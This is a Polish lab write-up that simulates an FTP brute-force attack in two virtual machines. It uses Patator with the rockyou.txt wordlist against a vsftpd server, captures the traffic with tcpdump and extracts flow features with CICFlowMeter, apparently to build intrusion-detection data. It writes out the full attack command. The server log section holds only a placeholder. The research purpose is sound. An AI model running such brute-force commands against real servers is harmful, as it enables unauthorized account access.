
# FTP Bruteforce (Patator i CICFlowMeter)

## Schemat i opis środowiska testowego




Opis:

Środowisko składa się z dwóch maszyn wirtualnych (VM) działających na Ubuntu Server:

- Maszyna atakująca: uruchomiony program Patator do ataku brute-force na usługę FTP oraz tcpdump do przechwytywania ruchu.
- Maszyna ofiara: zainstalowany i skonfigurowany serwer FTP (vsftpd).
- Sieć: maszyny podłączone do tego samego switcha wirtualnego w Hyper-V.

Każda z Maszyn ma dysk o rozmiarze 8GB (Wymagania minimalne ubuntu mówią o minimalnie 5GB). Dyski są w formacie vhdx, wykorzystywanym przez hyper-v.

Dyski maszyn można pobrać z linków poniżej:

## Oprogramowanie wykorzystane do wykonania eksperymentu

| **Komponent** | **Wersja** | **Nazwa** |
|---|---|---|
| System operacyjny maszyn wirtualnych | 22.04.2 LTS | Ubuntu Server |
| Hypervisor | Wersja: 10.0.26100.1882 | Hyper-V |
| Serwer FTP | 3.0.3 | VSFTPD |
| Narzędzie ataku | 0.7 | Patator |
| Przechwytywanie ruchu | 4.99.1 | tcpdump |
| Analiza Ruchu | 4.0 | CICFlowMeter |
| Słownik do ataku | ok. 14 MB, 14344392 haseł | rockyou.txt |

# Instalacja i konfiguracja

## Maszyna ofiara

```
sudo apt update
sudo apt install vsftpd -y
```

Plik konfiguracyjny `/etc/vsftpd.conf`:

```
anonymous_enable=NO
local_enable=YES
write_enable=YES
listen=YES
listen_ipv6=NO
```

Tworzenie użytkownika FTP:

```
sudo adduser ftpuser
sudo passwd ftpuser
```

Restart usługi:

```
sudo systemctl restart vsftpd
```

## Maszyna atakująca

Instalacja Narzędzi:

```
sudo apt update
sudo apt install git python3-pip tcpdump -y
```

Instalacja Patatora:

```
git clone https://github.com/lanjelot/patator.git
cd patator
pip install -r requirements.txt
```

Instalacja CICFlowMeter w wersji Python:

```
cd ~
git clone https://github.com/ahlashkari/CICFlowMeter.git
cd CICFlowMeter
pip install -r requirements.txt
```

Pobranie słownika do ataku:

```
sudo apt install seclists unzip -y
cp /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt.tar.gz ~/
cd ~
tar -xzf rockyou.txt.tar.gz
```

# Przeprowadzenie Ataku

Uruchomienie przechwytywania:

```
sudo tcpdump -i eth0 port 21 -w ftp_attack.pcap
```

Atak Patator:

```
./patator ftp_login host=192.168.0.105 user=ftpuser password=FILE0
0=rockyou.txt -x ignore:mesg='Login incorrect' --rate-limit=5
```

- `–rate-limit=5`: ogranicza tempo ataku do 5 prób/sekundę (by nie przytłoczyć serwera)
- `rockyou.txt`: używa ogólnodostępnego słownika

⚠ W tym przypadku atak się nie powiedzie, ponieważ utworzone hasło nie znajduje się w rockyou.txt – i o to właśnie chodzi: chodzi o symulację nieudanego ataku, który będzie wyraźnie widoczny w ruchu.

# Efekty Ataku

## Po stronie atakującej

- Konsola Patatora wykaże tysiące nieudanych prób.
- Hasło nie zostanie złamane.
- Cały ruch jest zapisany w ftp_attack.pcap.

## Po stronie serwera FTP

Fragment logu z /var/log/vsftpd.log:

```
WKLEIĆ TUTAJ FRAGMENT LOGÓW
```

# Użycie CICFlowMeter (Python) i ekstrakcja

# cech

```
cd ~/CICFlowMeter
python3 CICFlowMeter.py -f ftp_attack.pcap -o output/
```

W katalogu `output/` został zapisany plik `ftp_attack_Flow.csv`.